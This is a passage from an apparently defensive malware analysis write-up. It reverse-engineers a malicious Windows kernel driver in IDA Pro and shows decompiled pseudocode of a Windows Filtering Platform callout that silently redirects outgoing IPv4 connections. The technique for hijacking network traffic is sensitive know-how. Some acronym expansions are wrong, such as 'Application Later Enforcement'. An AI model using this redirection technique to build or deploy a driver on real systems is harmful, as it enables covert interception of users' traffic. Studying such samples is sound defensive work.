
**[Figure 91] IDC script to format GUID**

- On the IDA Pro command line, run this macro proving the address of the start of the GUID: **Guid(0x00000001400084F8)** == **{AE1E820A-C60A-42A8-B4A2-9ACFB050387F}.**
- The weight of the sublayer is **0xFFFF** (**line 29**), which means that it is the first to be invoked.
- The number of filter conditions **(numFilterConditions**) is zero. Thus, there is not any established condition to invoke the filter.
- The display's name of the filter is **redirectFilterV4** and its respective description is *"IPv4 filter for redirect"* (**lines 42** and **45**).
- The filter's action type is **FWP_ACTION_CALLOUT_TERMINATING**, which basically forces invoking a callout that always returns block or permit. To show this string representation, I searched for a macro (**M hotkey**).
- The **FWPM_FILTER0_.weight.type** equal to **FWP_UINT64** (**line 48**) means that the **Base Filtering Engine** will use the provided value as weight, which is **0xFFFFFFFFFFFFFFFF** (**lines 37** and **50**).
- **On line 53**, **calloutKey** is the **GUID** for a callout that is valid in the layer (**line 16**) and **layerKey (line 64)** holds the GUID which the filter is hosted, and it matches against the **line 17.**
- **On line 55,** finally the code adds a filter object into the system by calling **FwpmFilterAdd0** routine, which used the filter object constructed in previous lines.

Readers already noticed that **WFP** is basically a set of hooks inside the network stack and also filtering engine, which allow us interacting, monitoring and eventually controlling the network data information. By the way if you are wondering about the meaning of **FWPM**, it is **Filtering Windows Platform Management**, which is an appropriate name for the framework. Therefore, apparently the malware is adding a new sublayer, filter and associated callout to handle the IPv4 communication that, in this case, it is working as an IPv4 redirector to another IP address, but it early to conclusions. We also have mentioned an "arbitrary GUID" and there is nothing new here because as a callout is a common kernel driver, any GUID can be generated by Visual Studio and likely the malware's author did it.

On purpose I quickly commented about the the **sub_140004F2C routine** (**Figure 82**), but we must remember that is this routine which is responsible for registering the callout with the filter engine. Additionally, its members like **classifyFn** (points to a function that will be called whenever there is data to be processed) and **notifyFn** (points to a function that is called whenever data flow that is being processed is terminated) from the **FWPS_CALLOUT1_ structure** are relevant.

The **classifyFn** is **actually a callout of the callout**, and its prototype is given the following:



```
FWPS_CALLOUT_CLASSIFY_FN1 FwpsCalloutClassifyFn1;

void FwpsCalloutClassifyFn1(
  const FWPS_INCOMING_VALUES0 *inFixedValues,
  const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
  void *layerData,
  const void *classifyContext,
  const FWPS_FILTER1 *filter,
  UINT64 flowContext,
  FWPS_CLASSIFY_OUT0 *classifyOut
)
{...}
```

**[Figure 92] FwpsCalloutClassifyFn1**

This callback has the following parameters:

- **inFixedValues:** it contains a pointer to an **FWPS_INCOMING_VALUES0 structure**, which holds the values for each of data fields in the layer being filtered.
- **inMetaValues:** it contains a pointer to an **FWPS_INCOMING_METADATA_VALUES0 structure**, which holds the values of each metadata field being in the layer being filtered.
- **layerData:** it contains a pointer to a structure describing the data being filtered.
- **classifyContext:** it contains a pointer to context data.
- **filter:** it holds a pointer to an **FWPS_FILTER1 structure**.
- **flowContext:** it holds the context associated with data flow.
- **classifyOut:** it is a pointer to an **FWPS_CLASSIFY_OUT0 structure**, which receives the return that will be returned by **classifyFn1 function** to the caller.

From **Figure 82**, we know that:


- **sub_1400053A0** is the **classifyFn** callout.
- **sub_140005520** is the **notifyFn** callout.

Moving inside the **sub_1400053A0 subroutine (classifyFn callout)**, we will not see a friendly aspect, unfortunately (check **Figure 93** ahead). Thus, I performed the following steps:

- I renamed (**N hotkey**) all its parameters according to prototype described on https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fwpsk/nc-fwpsk-fwps_callout_classify_fn1.
- I added (**SHIFT + F9 → INS → Add standard structure**) all missing structures: FWPS_INCOMING_VALUES0, FWPS_INCOMING_METADATA_VALUES0, FWPS_FILTER1, FWPS_CLASSIFY_OUT0_ and FWPS_INCOMING_METADATA_VALUES0_.


- I changed all argument's type (**Y hotkey**) according to function's signature.
- I renamed variables over the code and applied two macros (**M hotkey**).

The result on **Figure 94** is far from being perfect, but it is already possible to have a better idea view:




```
void __fastcall sub_1400053A0(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        void *a4,
        __int64 *a5,
        __int64 a6,
        __int64 a7)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( a3 )
  {
    classifyHandle = 0i64;
    v23 = 0;
    if ( (*(_DWORD *)(a7 + 24) & 1) != 0 )
    {
      v8 = *(_WORD *)a1 == 66;
      v29 = *(_QWORD *)(a2 + 64);
      v30 = 0xFFFF;
      if ( !v8 )
      {
LABEL_7:
        *(_DWORD *)a7 = 4098;
        return;
      }
      v9 = *(_QWORD *)(a1 + 8);
      v25[0] = 4;
      v25[1] = *(_DWORD *)(v9 + 40);
      v26 = *(_DWORD *)(v9 + 104);
      v10 = v26;
      v27 = *(_WORD *)(v9 + 72);
      v11 = *(_WORD *)(v9 + 136);
      *(_DWORD *)a7 = 4098;
      v12 = *(_OWORD *)a7;
      v28 = v11;
      v13 = *(_OWORD *)(a7 + 16);
      v14 = *a5;
      v33 = v12;
      v35 = *(_QWORD *)(a7 + 32);
      v34 = v13;
      v32 = v14;
      v15 = sub_1400058C0(_byteswap_ulong(v10), &v23);
      if ( !v15 )
        return;
      v16 = FwpsAcquireClassifyHandle0(a4, 0, &classifyHandle);
      if ( v16 )
      {
        sub_1400037B0(
          "callout_classify|FwpsAcquireClassifyHandle error!status=%x",
          v16);
        goto LABEL_7;
      }
```

**[Figure 93] Original sub_1400053A0**



```
void __fastcall sub_1400053A0(
        FWPS_INCOMING_VALUES0 *inFixedValues,
        FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
        __int64 layerData,
        void *classifyContext,
        FWPS_FILTER1 *filter,
        __int64 flowContext,
        FWPS_CLASSIFY_OUT0_ *classifyOut)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( layerData )
  {
    classifyHandle = 0i64;
    v23 = 0;
    if ( (classifyOut->rights & 1) != 0 )
    {
      v8 = inFixedValues->layerId == FWPS_LAYER_ALE_CONNECT_REDIRECT_V4;
      v29 = *((_QWORD *)inMetaValues + 8);
      v30 = 0xFFFF;
      if ( !v8 )
      {
LABEL_7:
        classifyOut->actionType = FWP_ACTION_PERMIT;
        return;
      }
      incomingValue = inFixedValues->incomingValue;
      v25[0] = 4;
      v25[1] = incomingValue[2].value.int32;
      uint32 = incomingValue[6].value.uint32;
      v10 = uint32;
      int16 = incomingValue[4].value.int16;
      uint16 = incomingValue[8].value.uint16;
      classifyOut->actionType = FWP_ACTION_PERMIT;
      actionType = *(_OWORD *)&classifyOut->actionType;
      v28 = uint16;
      filterId_1 = *(_OWORD *)&classifyOut->filterId;
      filterId = filter->filterId;
      actionType_1 = actionType;
      reserved = *(_QWORD *)&classifyOut->reserved;
      filterId_2 = filterId_1;
      filterId_3 = filterId;
      v15 = sub_1400058C0(_byteswap_ulong(v10), &v23);
      if ( !v15 )
        return;
      v16 = FwpsAcquireClassifyHandle0(classifyContext, 0, &classifyHandle);
      if ( v16 )
      {
        sub_1400037B0(
          "callout_classify|FwpsAcquireClassifyHandle error!status=%x",
          v16);
        goto LABEL_7;
      }
      v31 = classifyHandle;
      v22 = v23;
      v21 = uint32;
      v20 = v28;
      v19 = HIBYTE(uint32);
      sub_1400037B0(
        "remoteIp:%d.%d.%d.%d:%d addr:%d target_port:%d",
```

[Figure 94] Improved sub_1400053A0 (classifyFn)



```
61        (unsigned __int8)uint32,
62        BYTE1(uint32),
63        BYTE2(uint32),
64        v19,
65        v20,
66        v21,
67        v22);
68      v17 = v28;
69      v18 = _byteswap_ulong(v15);
70      if ( v23 )
71        v17 = v23;
72      uint32 = v18;
73      v28 = v17;
74      sub_140005524((__int64)v25, 1);
75    }
76  }
77 }
```


**[Figure 95] Improved sub_1400053A0 (second part): classifyFn**

Analyzing the resulting function, we can do the following observations:

- The **FWPS_CALLOUT_ structure** (as shown on **Figure 86** and applied on **Figure 82**), which is used and associated to the **FwpsCalloutRegister routine, was our starting point** to get at this point of analysis because it involves **three relevant callouts such as classifyFn, notitfyFN and flowDeleteFn and, at this moment, we are analyzing classifyFn. The route up to this point is sub_140004F2C → sub_1400053A0.**
- Therefore, on **line 18 (Figure 94)**, the **layerId field**, which determines the runtime filtering layer, is tested and verified whether is equal to **FWPS_LAYER_ALE_CONNECT_REDIRECT_V4 (TCP traffic – a sender|client component)**. This filtering layer allows any modification of remote address and port of outgoing connections, so it is involved with redirecting.
- The "**ALE**" string means **Application Later Enforcement** and, as expected, is composed of multiple filtering layers and also matching discard layers, which are involved in logging.
- Sometimes readers will find **FWPM (Filtering Windows Platform Management)** data types, which are related to management tasks (callouts and adding filters) and other times will see **FWPS data**, which is associated to callout data types (the actual filtering). There are counterparts on both sides, although **FWPS data types are usually smaller than FWPM data types**. That is the reason we see **a layerId field** being compared to **FWPS_LAYER_ALE_CONNECT_REDIRECT_V4 (0x42 – represented by 16 bits)** while for **FWPM filtering layers that GUIDs have 16-bytes**. Furthermore, there are other subtle differences that will not be commented on here.
- **On line 24**, if the **layerId** is not **FWPS_LAYER_ALE_CONNECT_REDIRECT_V4**, the decision is **FWP_ACTION_PERMIT** (loaded into **actionType** field), which means that the network filter allows the network data to be transmitted or received. It could be suitable to know that **classifyOut**, which is a member of **FwpsCalloutClassifyFn1 callout**, is a pointer to **FWPS_CLASSIFY_OUT0 structure**, and it receives a decision returned by the classifyFn callout function. Possible values are **FWP_ACTION_PERMIT** (our case), **FWP_ACTION_BLOCK** and **FWP_ACTION_CONTINUE. FWP_ACTION_NONE**. Thus, at the end, the final decision is taken by the **classifyFn callout function**.
- The **FwpsAcquireClassifyHandle0 routine** is responsible for generating a classification handle that will be used for asynchronous classification and, most importantly, data modification in other

functions such as **FwpsApplyModifiedLayerData0, FwpsAcquireWritableLayerDataPointer0, FwpsAcquireWritableLayerDataPointer0** and **FwpsReleaseClassifyHandle0** functions. All of these routines are present within **sub_140005524 routine (line 74).**

Before proceeding, remember: **FWPM refers to WFP user mode objects identified by GUIDs** and **FPWS refers to WFP kernel mode objects identified by LUIDs (locally unique identifier)**. Once again, the execution flows take to another routine, **sub_140005524**, which is composed of a series of calls related directly or indirectly to callouts. As usual, it is interesting to show the code before any treatment as presented on the next page:



```
void __fastcall sub_140005524(__int64 a1, char a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  modifiedLayerData = 0i64;
  v2 = (FWPS_CLASSIFY_OUT0 *)(a1 + 0x30);
  if ( FwpsAcquireWritableLayerDataPointer0(
         *(_QWORD *)(a1 + 0x20),
         *(_QWORD *)(a1 + 0x28),
         0,
         &modifiedLayerData,
         (FWPS_CLASSIFY_OUT0 *)(a1 + 0x30)) )
  {
    FwpsReleaseClassifyHandle0(*(_QWORD *)(a1 + 0x20));
    v2->actionType = 0x1002;
  }
  else
  {
    v5 = modifiedLayerData;
    if ( a2 )
    {
      if ( *(_DWORD *)a1 == 4 )
      {
        *((_DWORD *)modifiedLayerData + 0x21) = _byteswap_ulong(*(_DWORD *)(a1 + 8));
        v5[0x41] = __ROR2__(*(_WORD *)(a1 + 0xE), 8);
        *((_DWORD *)v5 + 1) = _byteswap_ulong(*(_DWORD *)(a1 + 4));
        v5[1] = __ROR2__(*(_WORD *)(a1 + 0xC), 8);
      }
      *((_DWORD *)v5 + 0x42) = *(_DWORD *)(a1 + 0x18);
      v5 = modifiedLayerData;
    }
    FwpsApplyModifiedLayerData0(*(_QWORD *)(a1 + 0x20), v5, 1u);
    v6 = *(_QWORD *)(a1 + 0x20);
    *(_DWORD *)(a1 + 0x48) |= 1u;
    v2->actionType = 0x1002;
    FwpsCompleteClassify0(v6, 0, v2);
    FwpsReleaseClassifyHandle0(*(_QWORD *)(a1 + 0x20));
  }
}
```

